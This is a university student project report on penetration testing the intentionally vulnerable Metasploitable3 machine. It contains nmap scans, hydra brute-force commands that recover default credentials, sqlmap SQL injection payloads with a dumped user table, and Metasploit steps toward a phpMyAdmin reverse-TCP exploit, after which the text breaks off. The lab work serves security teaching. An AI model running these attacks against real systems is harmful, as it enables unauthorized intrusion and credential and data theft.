# TITLE OF THE PROJECT

# Penetration Testing on Metasploitable3

**A Project Report**

**Submitted by:**


***Sarpreet Singh (1800916)***

***Sandeep Singh (1800914)***

***Shubi Khajuria (1800918)***

***Simranjit Singh (1800920)***


***In partial fulfilment for the award of the degree***

***Of***

**BACHELOR OF TECHNOLOGY**

**IN**

**COMPUTER SCIENCE AND ENGINEERING**

at


**BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE**

**FATEGARH SAHIB, PUNJAB (INDIA)-140406**


**(AFFILATED TO I.K.G PUNJAB TECHNICAL UNIVERSITY KAPURTHALA, PUNJAB(INDIA)**


**2018-2022**

# CANDIDATE'S DECLARATION

We hereby certify that the project entitled "Penetration testing on Metasploitable3" submitted by
Sandeep Singh (1800914), Sarpreet Singh (1800916) , Shubi Khajuria(1800918), Simranjit Singh(1800920) in partial fulfilment of the requirement for the award of the degree of the B. Tech (Computer Science & Engineering) submitted in I.K. Gujral Punjab University , Kapurthala at Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib is an authentic record of our own work carried out during a period from January2021 to June, 2021 .
under the guidance of Prof. Simarjot Kaur department of CSE. The matter presented in this project has not formed the basis for the award of any other degree, diploma, fellowship or any other similar titles.

Signature of the student:



Date: 8th of JUNE, 2021

**BABA BANDA SINGH BAHADUR ENGINEERING COLLEGE**

Approved by AICTE, GOVT Of Punjab, Affiliated to IKGPTU

(Courses Accrediated by NBA(AICTE))

Ref. No. …… Date ……..

# CERTIFICATE

This is to certify that the project entitled " Penetration testing on Metasploitable3" is the bona fide work carried out by Sandeep Singh(1800914), Sarpreet Singh(1800916) , Shubi Khajuria(1800918), Simranjit Singh(1800920) in partial fulfilment of the requirement for the award of the degree of the B. Tech (Computer Science & Engineering) submitted in I.K. Gujral Punjab University , Kapurthala at Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib is an authentic record of my own work carried out during a period from January,2021 to June,2021 under the guidance of Prof. Simarjot Kaur department of CSE. The major Project Viva-Voice Examination has been held on 11th of June,2021.

**Signature of the guide** **Signature of the HOD**

**Department of CSE**

**Signature of the principal**

**BBSBEC, Fatehgarh Sahib**

**CHANDIGARH ROAD , FATEHGARH SAHIB- 140407 PUNJAB (INDIA)**

**Ph: 01763 503056, 503143, 503141 Fax: 01763 503139**

**Website: www.bbsbec.edu.in** **Email: principal@bbsbec.ac.in**

# ABSTRACT

In this project we have worked on an "Penetration Testing on Metasploitable3"and it is based on the scenarios that the attacker can use these techniques attack a system. In this project we use metasploitable3 and it is a free virtual machine. It has been used by the people in the security industry for a variety of reasons, such as training for network exploitation, exploit development, software testing, technical job interviews, sales demonstration, or CTF. The machine and website used in this project is a good practicing machines for checking cybersecurity knowledge of the attacker which is helpful to detect and analyze the issues faced by the organization or a company on a daily basis and help them to find the methods that an attacker can use to harm their product or services.

| Marks to be filled by the guide | Marks Obtained |
|---|---|
| **Regularity (4)** | **3** |
| **Self Motivation& Determination (4)** | **3** |
| **Working with Team (4)** | **3** |
| **Total (12)** | **9** |
| **Signature of the Guide** | Simayat Kaur |

# ACKNOWLEDGMENT

We express our sincere gratitude to the I.K Gujral Punjab Technical University, Kapurthala for giving us the opportunity to work on the Major Project during our third year of B. tech (CSE) is an important aspect in the field of engineering.

We would like to thank Dr. Lakhvir Singh, Principal and Dr. Kanwalvir Singh Dhindsa, Head of Department, CSE at Baba Banda Singh Bahadur Engineering College, Fatehgarh Sahib for their kind support.

We also owe our sincerest gratitude towards Prof. Simarjot Kaur for her valuable device and healthy criticism throughout our project which helped us immensely to completely our work successfully.

We would also like to thank everyone who has knowingly and unknowingly helped us throughout our work. Last but not least, a word of thanks for the authors of all those books and papers which we have consulted during our project work as for preparing the report.

## Table of Contents:

# OBJECTIVE

As per the report of NASSCOM (National Association of Software and Services Companies), India need 1 million cybersecurity experts in 2020 in the era of rapidly increasing cybercrimes in the country. The objective behind this project was to deal with the flaws and issues happened in our daily life. The machine and website used in this project is a good practicing machines for checking cybersecurity knowledge of the attacker. Which is helpful to detect and analyze the issues faced by the organization or a company on a daily basis and help them to find the methods that an attacker can use to harm their product or services. So, this project is based on the scenarios that the attacker can use these techniques to attacker a system.


The fundamental purpose of penetration testing is to measure the feasibility of systems or end-user compromise and evaluate any related consequences such incidents may have on the involved resources or operations. Penetration testing is typically performed using manual or automated technologies to systematically compromise servers, endpoints, web applications, wireless networks, network devices, mobile devices and other potential points of exposure. Once vulnerabilities have been successfully exploited on a particular system, testers may attempt to use the compromised system to launch subsequent exploits at other internal resources, specifically by trying to incrementally achieve higher levels of security clearance and deeper access to electronic assets and information via privilege escalation.

# Software Used

- VMWare Workstation Pro
- Metasploitable 3
- Kali OS


# Set Up for Project

For setup of project, we need VMWare Workstation Pro in which Kali 2020.3 and Metasploitable 2 are used for the project. Connect both the machines via NAT and start both machines simultaneously. Set the memory and Processors count according to the device specifications and power on both the machines. After logging in Kali machine, open the terminal and login as root in it to start penetration testing.




# Reconnaissance and Scanning

Reconnaissance is the phase in which the attacker collects the information about the machine or system before attacking it. We will type the following command in kali to check the ip address of the victim machine to attack and get some information about it.



```
┌──(root💀kali)-[~]
└─# nmap -sP 192.168.179.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:07 EDT
Nmap scan report for 192.168.179.1
Host is up (0.00023s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.179.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:F8:7D:9A (VMware)
Nmap scan report for 192.168.179.135
Host is up (0.00065s latency).
MAC Address: 00:0C:29:3E:7E:74 (VMware)
Nmap scan report for 192.168.179.254
Host is up (0.00033s latency).
MAC Address: 00:50:56:E4:E0:7C (VMware)
Nmap scan report for 192.168.179.128
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.09 seconds
```

To scan other ports and services, open nmap tool in the kali machine, login as root in it and type the following commands:

nmap -sC -sV -A -T4 192.168.179.135 where

the following usage of commands are:

-p- = All port scan

-sV = Probe open ports to determine service info

-T4 = For speed scanning


-A = Enable OS and version detection

In the given image, nmap tool shows the services available in the metasploitable machine containing the latency of it. The given nmap command tells us about the ports on which the services are running in details and it also tells us about the operating system on which the metasploitable machine is running. As the nmap scan is complete, we will move to the next phase in which we attack the machine and try to gain as much information as possible from it.

```
┌──(root💀 kali)-[/home/kali/Documents]
└─# nmap -A -T4 -sV -p- -oX metasploitable3.xml 192.168.179.135
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-18 12:16 EDT
Nmap scan report for 192.168.179.135
Host is up (0.00091s latency).
Not shown: 65524 filtered ports
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
| http-ls: Volume /
| SIZE  TIME              FILENAME
| 81    2021-03-16 17:24  MVsT47.php
| 81    2021-03-16 17:08  RR8SAK.php
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.1K  2021-03-17 05:29  payload.php
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Index of /
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/1.7 IPP/2.1
|_http-title: Home - CUPS 1.7.2
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
3500/tcp open   http        WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: WEBrick/1.3.1 (Ruby/2.3.8/2018-10-18)
|_http-title: Ruby on Rails: Welcome aboard
6697/tcp open   irc         UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
```

After that, we will try to find out some more information in the website. For that purpose try to go to the modules section and check whether it is working or not.

```
view-source:http://192.168.179.135/drupal/
1  <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML+RDFa 1.0//EN"
2    "http://www.w3.org/MarkUp/DTD/xhtml-rdfa-1.dtd">
3  <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" version="XHTML+RDFa 1.0" dir="ltr"
4    xmlns:content="http://purl.org/rss/1.0/modules/content/"
5    xmlns:dc="http://purl.org/dc/terms/"
6    xmlns:foaf="http://xmlns.com/foaf/0.1/"
7    xmlns:og="http://ogp.me/ns#"
8    xmlns:rdfs="http://www.w3.org/2000/01/rdf-schema#"
9    xmlns:sioc="http://rdfs.org/sioc/ns#"
10   xmlns:sioct="http://rdfs.org/sioc/types#"
11   xmlns:skos="http://www.w3.org/2004/02/skos/core#"
12   xmlns:xsd="http://www.w3.org/2001/XMLSchema#">
13
14 <head profile="http://www.w3.org/1999/xhtml/vocab">
15   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
16 <link rel="shortcut icon" href="http://192.168.179.135/drupal/misc/favicon.ico" type="image/vnd.microsoft.icon" />
17 <meta name="Generator" content="Drupal 7 (http://drupal.org)" />
18 <link rel="alternate" type="application/rss+xml" title="Metasploitable3 RSS" href="http://192.168.179.135/drupal/?q=rss.xml" />
19   <title>Metasploitable3</title>
20   <style type="text/css" media="all">@import url("http://192.168.179.135/drupal/modules/system/system.base.css?or3865");
21 @import url("http://192.168.179.135/drupal/modules/system/system.menus.css?or3865");
22 @import url("http://192.168.179.135/drupal/modules/system/system.messages.css?or3865");
23 @import url("http://192.168.179.135/drupal/modules/system/system.theme.css?or3865");</style>
24 <style type="text/css" media="all">@import url("http://192.168.179.135/drupal/modules/comment/comment.css?or3865");
25 @import url("http://192.168.179.135/drupal/modules/field/theme/field.css?or3865");
26 @import url("http://192.168.179.135/drupal/modules/node/node.css?or3865");
27 @import url("http://192.168.179.135/drupal/modules/search/search.css?or3865");
28 @import url("http://192.168.179.135/drupal/modules/user/user.css?or3865");</style>
29 <style type="text/css" media="all">@import url("http://192.168.179.135/drupal/themes/bartik/css/layout.css?or3865");
30 @import url("http://192.168.179.135/drupal/themes/bartik/css/style.css?or3865");
31 @import url("http://192.168.179.135/drupal/themes/bartik/css/colors.css?or3865");</style>
32 <style type="text/css" media="print">@import url("http://192.168.179.135/drupal/themes/bartik/css/print.css?or3865");</style>
33
34 <!--[if lte IE 7]>
35 <link type="text/css" rel="stylesheet" href="http://192.168.179.135/drupal/themes/bartik/css/ie.css?or3865" media="all" />
36 <![endif]-->
37
38 <!--[if IE 6]>
39 <link type="text/css" rel="stylesheet" href="http://192.168.179.135/drupal/themes/bartik/css/ie6.css?or3865" media="all" />
40 <![endif]-->
41   <script type="text/javascript" src="http://192.168.179.135/drupal/misc/jquery.js?v=1.4.4"></script>
42 <script type="text/javascript" src="http://192.168.179.135/drupal/misc/jquery.once.js?v=1.2"></script>
43 <script type="text/javascript" src="http://192.168.179.135/drupal/misc/drupal.js?or3865"></script>
44 <script type="text/javascript">
45 <!--//--><![CDATA[//><!--
46 jQuery.extend(Drupal.settings, {"basePath":"\/drupal\/","pathPrefix":"","ajaxPageState":{"theme":"bartik","theme_token":"ptGpVh-ADLJ-RU5288b1jioGj3UdCOSdYRo3n6HpPuY"

modules   Highlight All   Match Case   Match Diacritics   Whole Words   2 of 19 matches
```




In this we find out the information of the website via information disclosure method from the folder management used in this website to store some sensitive information about the website and other subdomains of it.


**Scanning with OWASP ZAP:** OWASP ZAP (ZAP) is one of the world's most popular free security tools and is actively maintained by hundreds of international volunteers. It can help to find security vulnerabilities in web applications. It's also a great tool for experienced pen testers and beginners.

ZAP can scan through the web application and detect issues related to:

- SQL injection
- Broken Authentication
- Sensitive data exposure
- Broken Access control
- Security misconfiguration
- Cross Site Scripting (XSS)
- Insecure Deserialization
- Components with known vulnerabilities
- Missing security headers

ZAP is what is known as a "man-in-the-middle proxy." It stands between the browser and the web application. While you navigate through all the features of the website, it captures all actions. Then it attacks the website with known techniques to find security vulnerabilities.

As ZAP spiders the web application, it constructs a map of the web applications' pages and the resources used to render those pages. Then it records the requests and responses sent to each page and creates alerts if there is something potentially wrong with a request or response.




# Gaining and Maintaining Access


First, we will try to access the username and password for the victim machine to check the other credentials in the scope. For that we will use hydra to brute force the password attack on the victim machine. Hydra is a parallelized login cracker which supports numerous protocols to attack. It is a very fast, flexible, and new modules are easy to add in the attacks. This tool makes it possible for the researcher and security consultants to show how easy it would be to gain unauthorized access to a system remotely. We are using it the following way to crack the login.

```
┌──(root💀 kali)-[/usr/share/wordlists]
└─# hydra -L /usr/share/wordlists/wordlist.txt -P /usr/share/wordlists/wordlist.txt 192.168.179.135 ftp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-17 00:23:47
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~57 tries per task
[DATA] attacking ftp://192.168.179.135:21/
[21][ftp] host: 192.168.179.135   login: vagrant   password: vagrant
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-17 00:24:16
```

In this attack, we get the username and password of the victim. And now, we will check this attack again in the phpMyAdmin panel to get the privilege of database to change and to manipulate it.

```
┌──(root💀 kali)-[/home/kali]
└─# hydra -L /usr/share/wordlists/wordlist.txt -P /usr/share/wordlists/wordlist.txt 192.168.179.135 http-post-form "/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-03-17 05:54:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 900 login tries (l:30/p:30), ~57 tries per task
[DATA] attacking http-post-form://192.168.179.135:80/phpmyadmin/index.php:pma_username=^USER^&pma_password=^PASS^:#1045 Cannot log in to the MySQL server
[80][http-post-form] host: 192.168.179.135   login: root   password: sploitme
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-03-17 05:54:56
```

In this, we get the login credentials of phpMyAdmin panel so that we can manipulate the data inside it as per our choice.




**Sqlmap:** Sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

To check the database inside the other applications of the server, we will use sqlmap for it.

```
┌──(root💀kali)-[/home/kali/Documents]
└─# sqlmap -u http://192.168.179.135/payroll_app.php --data="user=admin&password=admin&s=OK" --shell

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

sqlmap > --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not res
ponsible for any misuse or damage caused by this program

[*] starting @ 12:25:59 /2021-05-18/

[12:26:00] [INFO] resuming back-end DBMS 'mysql'
[12:26:00] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin' AND (SELECT 3645 FROM (SELECT(SLEEP(5)))Mitl) AND 'cokD'='cokD&password=admin&s=OK

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: user=admin' UNION ALL SELECT NULL,NULL,CONCAT(0x716b6a7871,0x6264696d704f56569714e47705a776c627949446a4a50515a717268564572584175697847 4e4946,0x7170707671),NULL-- -&password=admin&s=OK

Parameter: password (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin&password=admin' AND (SELECT 2415 FROM (SELECT(SLEEP(5)))uLgk) AND 'zvTT'='zvTT&s=OK

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: user=admin&password=admin' UNION ALL SELECT CONCAT(0x716b6a7871,0x586c69645849786a674b4b504b4b4c4f656c447a4c77684f5641465143595959 6b74536b68797a48,0x7170707671),NULL,NULL,NULL-- -&s=OK
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[12:26:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.4.5, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[12:26:21] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
```

```
[12:26:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.4.5, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[12:26:21] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[12:26:21] [INFO] fetching current database
[12:26:21] [INFO] fetching tables for database: 'payroll'
[12:26:21] [INFO] fetching columns for table 'users' in database 'payroll'
[12:26:21] [INFO] fetching entries for table 'users' in database 'payroll'
Database: payroll
Table: users
[15 entries]
+--------+-----------------------+-----------------+-----------+------------+
| salary | password              | username        | last_name | first_name |
+--------+-----------------------+-----------------+-----------+------------+
| 9560   | help_me_obiwan        | leia_organa     | Organa    | Leia       |
| 1080   | like_my_father_beforeme | luke_skywalker | Skywalker | Luke       |
| 1200   | nerf_herder           | han_solo        | Solo      | Han        |
| 22222  | b00p_b33p             | artoo_detoo     | Detoo     | Artoo      |
| 3200   | Pr0t0c07              | c_three_pio     | Threepio  | C          |
| 10000  | thats_no_m00n         | ben_kenobi      | Kenobi    | Ben        |
| 6666   | Dark_syD3             | darth_vader     | Vader     | Darth      |
| 1025   | but_master:(          | anakin_skywalker | Skywalker | Anakin     |
| 2048   | mesah_p@ssw0rd        | jarjar_binks    | Binks     | Jar-Jar    |
| 40000  | @dm1n1str8r           | lando_calrissian | Calrissian | Lando     |
| 20000  | mandalorian1          | boba_fett       | Fett      | Boba       |
| 65000  | my_kinda_skum         | jabba_hutt      | Hutt      | Jaba       |
| 50000  | hanSh0tF1rst          | greedo          | Rodian    | Greedo     |
| 4500   | rwaaaaawr8            | chewbacca       | <blank>   | Chewbacca  |
| 6667   | Daddy_Issues2         | kylo_ren        | Ren       | Kylo       |
+--------+-----------------------+-----------------+-----------+------------+

[12:26:22] [INFO] table 'payroll.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.179.135/dump/payroll/users.csv'
[12:26:22] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.179.135'

[*] ending @ 12:26:22 /2021-05-18/
```

In this we find out the credentials of the other usernames and password located in the payroll app in the website and all of their information including salary, last name, first name is present inside the database. And also, the name of the database is exposed in this attack.

**Metasploit:** The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

All you need to use Metasploit once it's installed is to obtain information about the target either through port scanning, OS fingerprinting or using a vulnerability scanner to find a way into the network. Then, it's just a simple matter of selecting an exploit and your payload. In this context, an exploit is a means of identifying a weakness in your choice of increasingly harder to defend networks or system and taking advantage of that flaw to gain entry.

```
msf6 > db_import metasploitable3.xml
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.11.1'
[*] Importing host 192.168.179.135
[*] Successfully imported /home/kali/metasploitable3.xml
msf6 >
```

**PhpMyAdmin reverse TCP attack:** Then search for phpMyAdmin exploit in this case.

```
msf6 > search phpmyadmin type:exploit

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/phpmyadmin_3522_backdoor           2012-09-25       normal     No     phpMyAdmin 3.5.2.2 server_sync.php Backdoor
   1  exploit/multi/http/phpmyadmin_lfi_rce                 2018-06-19       good       Yes    phpMyAdmin Authenticated Remote Code Execution
   2  exploit/multi/http/phpmyadmin_null_termination_exec   2016-06-23       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution
   3  exploit/multi/http/phpmyadmin_preg_replace            2013-04-25       excellent  Yes    phpMyAdmin Authenticated Remote Code Execution via preg_replace()
   4  exploit/multi/http/zpanel_information_disclosure_rce  2014-01-30       excellent  No     Zpanel Remote Unauthenticated RCE
   5  exploit/unix/webapp/phpmyadmin_config                 2009-03-24       excellent  No     PhpMyAdmin Config File Code Injection

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/webapp/phpmyadmin_config

msf6 > use 3
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/phpmyadmin_preg_replace) > options

Module options (exploit/multi/http/phpmyadmin_preg_replace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    no        Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
